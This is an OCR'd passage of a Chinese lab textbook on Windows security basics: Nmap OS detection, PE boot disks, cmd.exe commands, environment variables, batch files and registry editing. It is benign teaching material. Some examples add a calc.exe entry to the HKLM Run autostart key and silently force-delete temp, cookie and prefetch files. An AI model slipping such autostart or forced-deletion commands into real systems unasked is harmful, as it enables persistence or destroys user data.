
（3）——osscan-guess或——fuzzy：推测操作系统检测结果。当Nmap无法确定所检测的操作系统时，会尽可能地提供最相近的匹配，Nmap默认进行这种匹配，使用上述任一个选项使得Nmap的推测更加有效。

图2-12显示了Zenmap探查结果，Windows 7基本是继承Vista而来的优化精简后的版本，提升了速度，减少了资源的占用，也就是说二者本质是一样的，探查结果比较准确。

3）虚拟桌面

虚拟桌面 Desktops 是微软 Sysinternals Suite 工具包中的一款软件，可以创建最多 4 个虚拟桌面，使用任务栏界面或热键预览每个桌面上的内容并在这些桌面之间轻松地进行切换。图 2-13(a)显示 Desktops 切换设置，默认的快捷键为 Alt＋1(2、3、4)，可用来进行 4 个桌面的切换。

图 2-13(b)显示了 4 个桌面：无窗口的桌面；打开资源管理器窗口的桌面；打开计算器窗口的桌面；打开网站窗口的桌面。



(a) (b)

图 2-13 Desktops

4）PE 启动盘

PE 启动 U 盘的制作步骤如下。

(1) 下载系统安装文件 ISO 或 GHO。

(2) 下载并安装 U 盘启动盘的制作工具如“U 大师”，如图 2-14 所示，采用默认选项，选择“一键制作”即可，图 2-15 显示已经制作完成后的 U 盘的内容。

(3) 将文件 ISO 或 GHO 复制到对应的目录 H:\ISOS 或 H:\GHO 下即可。

(4) 设置 BIOS 的启动顺序如图 1-9 所示。开机后按住 Delete 键(或 F2 键，依据计算机主板类型)进入主板 BIOS 设置，选择 Advanced BIOS Features(高级 BIOS 功能设定)，BIOS 会自动检测到 USB-HDD，将其设置为第一启动项，按 Esc 键退回到 BIOS 的主菜单，按 F10 键保存并退出 BIOS，重新启动计算机，则显示如图 2-16 所示的启动界面。

(5) 安装操作系统：如果是 ISO 文件则选择选项[10]；如果是 GHO 文件则选择选项[04]。修复已经安装操作系统如无法启动、密码丢失、杀毒等，选择选项[01]进入 PE 系统。也可以在前面的图 1-8 所示中



图 2-14 U 大师主界面

设置 ISO 文件为文件夹“实践 2”中的 XMPE2012.ISO，则虚拟机启动后进入 PE 系统，如图 2-17 所示。



图 2-15 利用 U 大师制作完成后的 U 盘内容



图 2-16 QEMU 启动界面



图 2-17 PE XP 系统

6. 思考题

(1) 在计算机启动的各个阶段可能存在哪些安全问题?

(2) 利用 PE 系统查杀计算机病毒有什么优势?

实践3 命令提示符

1. 实践目的

理解命令提示符和环境变量以及二者间的联系，掌握部分命令的使用方法。

2. 实践环境

连入 Internet 的计算机一台，安装 Windows XP，Windows 7 或 Windows 8 等操作系统。

3. 名词解释

（1）**命令提示符**：命令提示符即 cmd.exe，是一个 32 位的命令行程序，微软 Windows 系统基于 Windows（视窗）上的命令解释程序，类似于微软的 DOS 操作系统。

（2）**环境变量**：环境变量一般是指在操作系统中用来指定操作系统运行环境的一些参数，例如临时文件夹位置和系统文件夹位置等。

（3）**目录与路径**：目录也称为文件夹，实际上，一个目录或文件夹就是一个装有数字文件系统的虚拟“容器”，在它里面保存着一组文件和其他一些目录（文件夹）。而用户在磁盘上寻找文件时，所历经的目录（文件夹）线路叫路径。

（4）**快捷方式**：快捷方式是 Windows 提供的一种快速启动程序、打开文件或文件夹的方法。它是应用程序的快速连接。快捷方式的一般扩展名为 lnk，并且快捷方式的图标左下角都有一个非常小的箭头。双击快捷方式就打开了这个快捷方式所指向的应用程序。

（5）**批处理**：顾名思义，批处理就是对某对象进行批量的处理。而 DOS 批处理则是基于 DOS 命令的，用来自动地批量地执行 DOS 命令以实现特定操作的脚本，扩展名为 bat。

4. 预备知识

1）命令解释程序

cmd.exe 是微软 Windows 系统基于 Windows（视窗）上的命令解释

程序，不是纯粹的系统程序，但是如果删除它，可能会导致不可知的问题。文件位置为 *:\Windows\System32\cmd.exe。

cmd.exe 是 Windows 的“标配”组件，它可以实现用户与操作系统的直接交流，并负责用户输入的所有命令的解释和支持，特点是运行快捷、安全、稳定，部分特殊功能在图形界面下是没有或难以完成的，因此 cmd.exe 是专业人士常用的工具。

打开方式：选择“开始”→“运行”，输入 cmd，单击“确定”按钮（Vista 或 Windows 7 的运行默认没有，调出来用“开始”→“属性”，或按 Win+R 键，然后输入 cmd，或选择“开始”→“程序”→“附件”→“命令提示符”。cmd.exe 启动后默认是黑底白字，如图 3-1(a)所示，可以用 color 命令修改其背景或文字的颜色。cmd.exe 窗口首先显示当前系统的版本和版权声明，然后显示当前默认路径是 C:\Documents and Settings\Administrator>，即登录用户账户所在的文件夹，而 Windows 7 下是 C:\Users\Administrator>。cmd.exe 文件属性如图 3-1(b)所示，显示文件位置、大小、创建时间、修改时间等信息，如有不同则有可能存在安全问题。



(a)



(b)

图 3-1 cmd.exe 窗口及文件属性

cmd 常用命令在 C:\WINDOWS\system32 目录下，命令用法如下。

(1) cd：路径的切换。

【例 3-1】 执行 E 盘下文件夹 demo 中子文件夹 test 下的 do.exe 程序。

解答：

```
C:\Documents and Settings\Administrator>E:
E:\>cd demo\test
E:\demo\test>do 回车
```

或不改变当前路径，直接输入：

```
C:\Documents and Settings\Administrator>E:\demo\test\do  回车
```

另外“cd..”回到上级目录，“cd\”回到当前根目录。

(2) dir：显示目录中的文件和子目录列表。

```
C:\Documents and Settings\Administrator>dir 不显示隐藏文件夹和文件
C:\Documents and Settings\Administrator>dir /A 显示所有文件夹和文件
```

输出显示中：<DIR>表示是目录(文件夹)，如果是文件则显示其大小，另外 dir 可以指定显示类型、格式和时间信息等。指定类型：/A:D 为目录；/A:R 为只读文件；/A:H 为隐藏文件；/A:A 为准备存档的文件；/A:S 为系统文件；符号“－”表示“否”的前缀，如“dir /A:-d”表示只显示文件。

(3) fsutil：Windows 下的一个强大的命令，可用于执行多种与 FAT 和 NTFS 文件系统相关的任务。典型用法如下。

① 获得各个驱动器盘符。

```
>fsutil fsinfo drives
    驱动器: C:\ D:\ E:\ F:\ G:\ H:\ I:\
```

② 创建一个大小为 300 字节的 new.txt。

```
>fsutil file createnew new.txt 300
```

(4) del (erase)：删除指定文件。语法：

```
del [Drive:][Path]FileName[ …][/p] [/f] [/s] [/q] [/a[:attributes]]
```

其中，参数[Drive:][Path] FileName 指定要删除的文件或文件集的位置和名称，需要 Filename。可以使用多个文件名，用空格、逗号或分号分开文件名。典型用法如下。

【例 3-2】 要删除驱动器 C:\上名为 test 文件夹中的所有文件。

解答：

```
>del c:\test
```

或

```
>del c:\test\*.*
>del *.txt
```

删除 *.txt 文件。

```
>del /a /f/q c:\test
```

在静音模式下(不提示确认删除)删除 test 文件夹中的所有文件。

（5）MD：创建目录。RD ：删除目录。

【例 3-3】 在 E 盘下创建\test1\\test2\test3\test4 目录，其中 test1 不存在。

解答：

```
MD E:\test1\\test2\test3\test4
```

【例 3-4】 在静音模式下删除 E 盘下 test1 文件夹及其所有子文件夹及文件。

解答：

```
RD/q/s E:\test1
```

其中，/s 除目录本身外，还将删除指定目录下的所有子目录和文件，用于删除目录树；/q 表示安静模式。

（6）cacls：显示或修改文件的访问控制列表（ACL）。语法：

```
cacls FileName  [/t] [/e] [/g User:permission] [/r User [ … ]] [/p User:permission [ … ]] [/d
User [ … ]]
```

✍ /t：更改当前目录和所有子目录中指定文件的 ACL。

✍ /e：编辑 ACL，而不是替换它。

✍ /g User:permission：将访问权限授予指定用户。

✍ /p User:permission 替代指定用户的访问权限。包括：n 表示无，r 表示读取，w 表示写入，c 表示更改（写入），F 表示完全控制。

✍ /r User：取消指定用户的访问权限。

✍ /d User：拒绝指定用户的访问。

【例 3-5】 禁止 guests 组用户使用 cmd. exe，再解禁。

解答：

```
cacls c:\windows\system32\cmd.exe /e /d guests  （禁止）
cacls c:\windows\system32\cmd.exe /e /r guests   （解禁）
```

（7）echo：打开回显或关闭请求回显功能。

当 echo 设置 off 值的时候，表示下面的指令都将只执行而不显示，当再次出现 echo on 时下面的语句才为可见的（回显）。

```
echo aaaaa > a.txt
```

即可将本在显示器上显示的信息 aaaaa 输出到文件 a. txt 中。如果文件 a. txt 本来已经存在，该命令将首先擦除 a. txt 中的所有信息，然后写入信息 aaaaa；若 a. txt 本来就不存在，该命令即可新建一个 a. txt 文件，并写入信息 aaaaa。

```
echo aaaaa >> a.txt
```

类似于“echo aaaaa>a.txt”。区别在于，如果 a.txt 本已存在，“>a.txt”会擦除 a.txt 中的原有内容，而“>>a.txt”并不擦除原有内容，仅在 a.txt 文件的末尾添加信息 aaaaa。a.txt 不存在时，二者没有差别。

(8) ATTRIB：显示或更改文件属性。语法：

```
ATTRIB [+R|-R][+A|-A][+S|-S][+H|-H][[drive:][path][filename]
```

“+”表示设置属性，“-”表示清除属性，“R”表示只读文件属性，“A”表示存档文件属性，“S”表示系统文件属性，“H”表示隐藏文件属性。

【例 3-6】 将 E 盘 test 文件夹的属性设置为隐藏和系统。

解答：

```
attrib +h +s E:\test
```

2) 环境变量

环境变量是一个具有特定名字的对象，它包含了一个或者多个应用程序所将使用到的信息。例如 path，当要求系统运行一个程序而没有告诉它程序所在的完整路径时，系统除了在当前目录下面寻找此程序外，还应到 path 中指定的路径去找。用户通过设置环境变量可更好地运行进程。打开“我的电脑”的右键快捷菜单，选择“属性”→“高级”→“环境变量”。环境变量分为两类：用户变量与系统变量，在注册表中都有对应的项。

(1) 用户变量所在位置：HKEY_CURRENT_USER\Environment。

(2) 系统变量所在位置为：HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\SessionManager\Environment。

某台计算机上 Path 的示例：

```
Path = {%systemroot%\system32;%systemroot%;%systemroot%\system32\wbem;c:\
programfiles\common files\thunder network\kankan\codecs;c:\program files\microsoft sql
server\90\tools\binn\;c:\opencv2.1\vc2008\bin;%JAVA_HOME%/bin;%JAVA_HOME%/jre/bin;
C:\Program Files\Common Files\Autodesk Shared\;E:\WinDDK}
```

常见环境变量：

(1) %USERNAME%：返回当前登录的用户名称。

(2) %UserProfile%：返回当前用户的配置文件的位置。

(3) %WINDIR%：返回操作系统目录的位置。

(4) %OS%：返回操作系统的名称。

(5) %SYSTEMROOT%：返回 Windows 根目录的位置。

命令行查看方法：

```
>echo %USERNAME%
```

3) 批处理

批处理(Batch)，也称为批处理脚本。顾名思义，批处理就是对某对象进行批量的处理。



批处理文件的扩展名为.bat。

【例 3-7】 在这个例子中，驱动器 G 中磁盘上的所有文件均复制到 d:\back 中。显示的注释提示将另一张光盘放入驱动器 G 时，pause 命令会使程序挂起，以便更换光盘，然后按任意键继续处理。代码如下所示。

```
@echo off
:begin
copy G: *.* d:\back
echo 请插入另一张光盘…
pause
goto begin
```

5. 实践操作及步骤

1）cmd 命令的使用

【例 3-8】 在 D 盘下新建一个文件夹"test"，将 notepad.exe 复制到文件夹 test 中操作步骤如下。

（1）打开 cmd。

（2）输入"cd /d D:\"，将当前目录改成 D 盘。

（3）输入"md test"，在当前目录创建一个 test 文件夹。

（4）输入"copy %windir%\system32\notepad.exe test"，将记事本复制到 test 文件夹中。

2）批处理文件

【例 3-9】 建立批处理文件，解释下面每行命令的意思。

```
@echo off
echo ★正在清除系统垃圾文件☆，请稍等……
del /f /s /q %systemdrive%\*.tmp
del /f /s /q %systemdrive%\recycled\*.*
del /f /s /q %windir%\prefetch\*.*
del /f /q %userprofile%\cookies\*.*
del /f /q %userprofile%\recent\*.*
del /f /s /q "%userprofile%\Local Settings\Temporary Internet Files\*.*"
del /f /s /q "%userprofile%\Local Settings\Temp\*.*"
del /f /s /q "%userprofile%\recent\*.*"
echo 清除系统垃圾完成!
```

新建一个记事本文件，将上述内容复制到该文件中，保存并关闭，重新命名为批处理并将扩展名改为.bat。双击即可运行。

6. 思考题

视窗操作界面和命令提示符对系统的操作有什么区别和联系？

实践 4 注册表和组策略

1. 实践目的

掌握操作注册表和组策略的方法。

2. 实践环境

连入 Internet 的计算机一台，安装 Windows XP，Windows 7 或 Windows 8 等操作系统。

3. 名词解释

(1) **注册表**：注册表是 Windows 系统中一个非常重要的数据库，它存储着计算机的软、硬件设置。

(2) **组策略**：组策略是管理员为计算机和用户定义的，是用来控制应用程序、系统设置和管理模板的一种机制。组策略就是介于控制面板和注册表之间的一种修改系统、设置程序的工具。

4. 预备知识

1) 注册表的结构

Windows 的注册表(Registry)实质上是一个庞大的数据库，它存储着下面这些内容：软、硬件的有关配置和状态信息，应用程序和资源管理器外壳的初始条件、首选项和卸载数据；计算机整个系统的设置和各种许可，文件扩展名与应用程序的关联，硬件的描述、状态和属性；计算机性能记录和底层的系统状态信息，以及各类其他数据。注册表编辑器的打开方式：选择"开始"→"运行"，输入"regedit"，单击"确定"按钮。

注册表是按照根键(HKEY)、键、子键以及值项的层次结构来组织的，每个值项有三方面属性，即名称、数据类型和值，如图 4-1 所示。

(1) HKEY_CLASSES_ROOT：基层类别键，定义了系统中所有已经注册的文件扩展名、文件类型、文件图标等。

(2) HKEY_CURRENT_USER(HKLU)：定义了当前用户的所有权限，实际上就是 HKEY_USERS\.Default 下面的一部分内容，包含了当前用户的登录信息。




图 4-1 注册表编辑器

(3) HKEY_LOCAL_MACHINE(HKLM):定义了本地计算机(相对网络环境而言)的软硬件的全部信息。当系统的配置和设置发生变化时,其下面的登录项也会随之改变。

(4) HKEY_USERS:定义了所有的用户信息,其中部分分支将映射到 HKEY_CURRENT_USER 关键字中,它的大部分设置都可以通过控制面板来修改。

(5) HKEY_CURRENT_CONFIG:定义了计算机的当前配置情况,如显示器、打印机等可选外部设备及其设置信息等。它实际上也是指向 HKEY_LOCAL_MACHINE\Config 结构中的某个分支的指针。

(6) 键与子键:键与子键的结构类似于文件夹与子文件夹。在键中可以包含值项与子键。

(7) 值项:每个注册表项或子项都可以包含称为值项的数据。有些值项存储特定于每个用户的信息,而其他值项则存储应用于计算机所有用户的信息。值项的数据类型说明如表 4-1 所示。

表 4-1 值项的数据类型

数据类型	说明
REG_BINARY	二进制数据。多数硬件组件信息都以二进制数据存储,而以十六进制格式显示在注册表编辑器中
REG_DWORD	双字。它占用 4 字节的长度。设备驱动程序和服务的很多参数都是采用这种类型
REG_EXPAND_SZ	长度可变的字符串,如包含变量(例如%system%)的字符串
REG_MULTI_SZ	多重字符串,包含列表或多值的值通常都是这种类型
REG_SZ	固定长度的字符串
REG_FULL_RESOURCE_DESCRIPTOR	专用于存储硬件或驱动程序所占用的资源列表。不能修改此处的数据

对注册表的编辑可以直接打开注册表编辑器进行修改，如图 4-1 所示；也可以使用控制台注册表工具 reg 命令修改，使用方法如下。

(1) REG ADD 增加注册表项命令。

```
> reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v serv /d calc.exe
```

其中，/v 指定要添加到指定子项下的注册表项名称，/d Data 指定新注册表项的数据，/ve 指定为空值的项。

(2) REG QUERY 查询注册表项命令。

```
> reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

输出 Run 项下的值：

```
360Safetray  REG_SZ  "D:\Program Files\360\360Safe\safemon\360tray.exe" /start
<没有名称> REG_SZ
egui         REG_SZ  "C:\Program Files\ESET\ESET Smart Security\egui.exe" /hide
serv         REG_SZ   calc.exe
```

(3) REG DELETE 删除注册表项命令。

```
Reg deleteHKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v serv /f
```

其中，/f 表示不需要确认。

```
Reg deleteHKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /ve /f
```

可以删除上面(没有名称)的空值的项。

(4) REG EXPORT 导出注册表项命令。

```
> reg export HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run e:\1.reg
```

在注册表编辑器中，右击 Run 弹出右键快捷菜单，选择“导出”命令，则实现 REG EXPORT 命令一样的功能，如图 4-2 所示。

(5) REG IMPORT 导入注册表项命令。

```
> reg import e:\1.reg
```

其他命令还有 REG COMPARE、REG COPY、REG SAVE、REG RESTORE、REG LOAD、REG UNLOAD 等。当注册表编辑器被锁住而不能打开时，并不影响 REG 命令对注册表的修改。

2) 组策略

组策略(Group Policy)是管理员为用户和计算机定义并控制程序、网络资源及操作系统行为的主要工具。通过使用组策略可以设置各种软件、计算机和用户策略。组策略设置

